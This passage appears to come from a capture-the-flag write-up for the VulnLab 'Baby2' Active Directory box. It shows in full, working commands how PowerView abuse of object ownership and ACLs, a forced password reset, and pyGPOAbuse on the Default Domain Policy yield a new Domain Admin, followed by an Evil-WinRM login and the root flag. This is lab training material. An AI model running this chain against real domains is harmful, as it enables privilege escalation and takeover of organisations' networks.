Let’s use PowerView to change the owner of the gpoadm user to Amelia.Griffiths.

gpoadmuser hasGenericAllon two GPOs that we can use to create a Domain Admin account
Upload PowerView:
PS C:\windows\tasks> iwr http://10.8.4.253/PowerView.ps1 -o pv.ps1
Import the module:
PS C:\windows\tasks> Import-Module .\pv.ps1
Change the owner of gpoadm user:
PS C:\windows\tasks> Set-DomainObjectOwner -Identity gpoadm -OwnerIdentity Amelia.Griffiths
Double check:
PS C:\windows\tasks> Get-ADUser gpoadm | ForEach-Object {Get-ACL "AD:\$($_.DistinguishedName)" | Select-Object -ExpandProperty Owner}
BABY2\Amelia.Griffiths
Add an ACL to the gpoadm user to give ourselves GenericAll on the account:
PS C:\windows\tasks> Add-DomainObjectACL -PrincipalIdentity Amelia.Griffiths -TargetIdentity gpoadm -Rights All
We should be able to use bloodyAD to change the user’s passwords, but that requires us to have valid credentials to Amelia.Griffiths, which we don’t have.
Luckily enough there is a Window alternative that we can do within our shell as Amelia.Griffiths:
PS C:\windows\tasks> $cred = ConvertTo-SecureString 'Azerty1234!' -AsPlainText -Force
PS C:\windows\tasks> Set-DomainUserPassword gpoadm -AccountPassword $cred
Double check:
$ nxc smb dc.baby2.vl -u gpoadm -p 'Azerty1234!'
SMB         10.10.64.103    445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:baby2.vl) (signing:True) (SMBv1:False)
SMB         10.10.64.103    445    DC               [+] baby2.vl\gpoadm:Azerty1234!
We have full control to
gpoadmuser
GPO Abusing (Baby2_Root)
As gpoadm user, we have GenericALL to the Default Domain Policy GPO.
We need the GPO ID to abuse it:

We use pyGPOAbuse to automate the exploitation of this GPO.
This tool will modify the GPO to create a scheduled task and execute a respective command that will give us a new Domain Admin to authenticate as.
$ git clone https://github.com/Hackndo/pyGPOAbuse.git
By default, pyGPOAbuse create a user with the credentials john:H4x00r123..:
$ python3 pyGPOAbuse/pygpoabuse.py -dc-ip baby2.vl -gpo-id "6ac1786c-016f-11d2-945f-00c04fb984f9" baby2.vl/gpoadm:'Azerty1234!'

/home/user/Downloads/VULNLAB/BABY2/pyGPOAbuse/pygpoabuse/scheduledtask.py:54: SyntaxWarning: invalid escape sequence '\%'
  self._task_str = f"""<ImmediateTaskV2 clsid="{{9756B581-76EC-4169-9AFC-0CA8D43ADB5F}}" name="{self._name}" image="0" changed="{self._mod_date}" uid="{{{self._guid}}}"><Properties action="C" name="{self._name}" runAs="%LogonDomain%\%LogonUser%" logonType="InteractiveToken"><Task version="1.3"><RegistrationInfo><Author>{self._author}</Author><Description>{self._description}</Description></RegistrationInfo><Principals><Principal id="Author"><UserId>%LogonDomain%\%LogonUser%</UserId><LogonType>InteractiveToken</LogonType><RunLevel>HighestAvailable</RunLevel></Principal></Principals><Settings><IdleSettings><Duration>PT10M</Duration><WaitTimeout>PT1H</WaitTimeout><StopOnIdleEnd>true</StopOnIdleEnd><RestartOnIdle>false</RestartOnIdle></IdleSettings><MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy><DisallowStartIfOnBatteries>true</DisallowStartIfOnBatteries><StopIfGoingOnBatteries>true</StopIfGoingOnBatteries><AllowHardTerminate>true</AllowHardTerminate><StartWhenAvailable>true</StartWhenAvailable><RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable><AllowStartOnDemand>true</AllowStartOnDemand><Enabled>true</Enabled><Hidden>false</Hidden><RunOnlyIfIdle>false</RunOnlyIfIdle><WakeToRun>false</WakeToRun><ExecutionTimeLimit>P3D</ExecutionTimeLimit><Priority>7</Priority><DeleteExpiredTaskAfter>PT0S</DeleteExpiredTaskAfter></Settings><Triggers><TimeTrigger><StartBoundary>%LocalTimeXmlEx%</StartBoundary><EndBoundary>%LocalTimeXmlEx%</EndBoundary><Enabled>true</Enabled></TimeTrigger></Triggers><Actions Context="Author"><Exec><Command>{self._shell}</Command><Arguments>{self._command}</Arguments></Exec></Actions></Task></Properties></ImmediateTaskV2>"""
/home/user/Downloads/VULNLAB/BABY2/pyGPOAbuse/pygpoabuse/scheduledtask.py:54: SyntaxWarning: invalid escape sequence '\%'
  self._task_str = f"""<ImmediateTaskV2 clsid="{{9756B581-76EC-4169-9AFC-0CA8D43ADB5F}}" name="{self._name}" image="0" changed="{self._mod_date}" uid="{{{self._guid}}}"><Properties action="C" name="{self._name}" runAs="%LogonDomain%\%LogonUser%" logonType="InteractiveToken"><Task version="1.3"><RegistrationInfo><Author>{self._author}</Author><Description>{self._description}</Description></RegistrationInfo><Principals><Principal id="Author"><UserId>%LogonDomain%\%LogonUser%</UserId><LogonType>InteractiveToken</LogonType><RunLevel>HighestAvailable</RunLevel></Principal></Principals><Settings><IdleSettings><Duration>PT10M</Duration><WaitTimeout>PT1H</WaitTimeout><StopOnIdleEnd>true</StopOnIdleEnd><RestartOnIdle>false</RestartOnIdle></IdleSettings><MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy><DisallowStartIfOnBatteries>true</DisallowStartIfOnBatteries><StopIfGoingOnBatteries>true</StopIfGoingOnBatteries><AllowHardTerminate>true</AllowHardTerminate><StartWhenAvailable>true</StartWhenAvailable><RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable><AllowStartOnDemand>true</AllowStartOnDemand><Enabled>true</Enabled><Hidden>false</Hidden><RunOnlyIfIdle>false</RunOnlyIfIdle><WakeToRun>false</WakeToRun><ExecutionTimeLimit>P3D</ExecutionTimeLimit><Priority>7</Priority><DeleteExpiredTaskAfter>PT0S</DeleteExpiredTaskAfter></Settings><Triggers><TimeTrigger><StartBoundary>%LocalTimeXmlEx%</StartBoundary><EndBoundary>%LocalTimeXmlEx%</EndBoundary><Enabled>true</Enabled></TimeTrigger></Triggers><Actions Context="Author"><Exec><Command>{self._shell}</Command><Arguments>{self._command}</Arguments></Exec></Actions></Task></Properties></ImmediateTaskV2>"""
SUCCESS:root:ScheduledTask TASK_a8f33074 created!
[+] ScheduledTask TASK_a8f33074 created!
Now we should be wait a while until the scheduled task will be executed.
We don’t want to waste time then we force the GPO service to restart by running gpupdate /force.
PS C:\windows\tasks> gpupdate /force
Updating policy...


Computer Policy update has completed successfully.

User Policy update has completed successfully.
Double check:
$ nxc smb dc.baby2.vl -u 'john' -p 'H4x00r123..'
SMB         10.10.64.103    445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:baby2.vl) (signing:True) (SMBv1:False)
SMB         10.10.64.103    445    DC               [+] baby2.vl\john:H4x00r123.. (Pwn3d!)
Confirmed the new DA has been created successfully
We use Evil-WinRM then check and confirm our Domain Admin privileges and finally grab the flag Baby2_Root:
$ evil-winrm -i baby2.vl -u 'john' -p 'H4x00r123..'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\john\Documents> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                            Description                                                        State
========================================= ================================================================== =======
SeIncreaseQuotaPrivilege                  Adjust memory quotas for a process                                 Enabled
SeMachineAccountPrivilege                 Add workstations to domain                                         Enabled
SeSecurityPrivilege                       Manage auditing and security log                                   Enabled
SeTakeOwnershipPrivilege                  Take ownership of files or other objects                           Enabled
SeLoadDriverPrivilege                     Load and unload device drivers                                     Enabled
SeSystemProfilePrivilege                  Profile system performance                                         Enabled
SeSystemtimePrivilege                     Change the system time                                             Enabled
SeProfileSingleProcessPrivilege           Profile single process                                             Enabled
SeIncreaseBasePriorityPrivilege           Increase scheduling priority                                       Enabled
SeCreatePagefilePrivilege                 Create a pagefile                                                  Enabled
SeBackupPrivilege                         Back up files and directories                                      Enabled
SeRestorePrivilege                        Restore files and directories                                      Enabled
SeShutdownPrivilege                       Shut down the system                                               Enabled
SeDebugPrivilege                          Debug programs                                                     Enabled
SeSystemEnvironmentPrivilege              Modify firmware environment values                                 Enabled
SeChangeNotifyPrivilege                   Bypass traverse checking                                           Enabled
SeRemoteShutdownPrivilege                 Force shutdown from a remote system                                Enabled
SeUndockPrivilege                         Remove computer from docking station                               Enabled
SeEnableDelegationPrivilege               Enable computer and user accounts to be trusted for delegation     Enabled
SeManageVolumePrivilege                   Perform volume maintenance tasks                                   Enabled
SeImpersonatePrivilege                    Impersonate a client after authentication                          Enabled
SeCreateGlobalPrivilege                   Create global objects                                              Enabled
SeIncreaseWorkingSetPrivilege             Increase a process working set                                     Enabled
SeTimeZonePrivilege                       Change the time zone                                               Enabled
SeCreateSymbolicLinkPrivilege             Create symbolic links                                              Enabled
SeDelegateSessionUserImpersonatePrivilege Obtain an impersonation token for another user in the same session Enabled
*Evil-WinRM* PS C:\Users\john\Documents> cd ..\..\Administrator\Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
VL{f0205b652ed74c5deed92b7a6a163516}
Extra
Challenge solved! Use this link to share it: https://api.vulnlab.com/api/v1/share?id=83f15f14-ee2d-4fd0-93d9-b911b6a1d879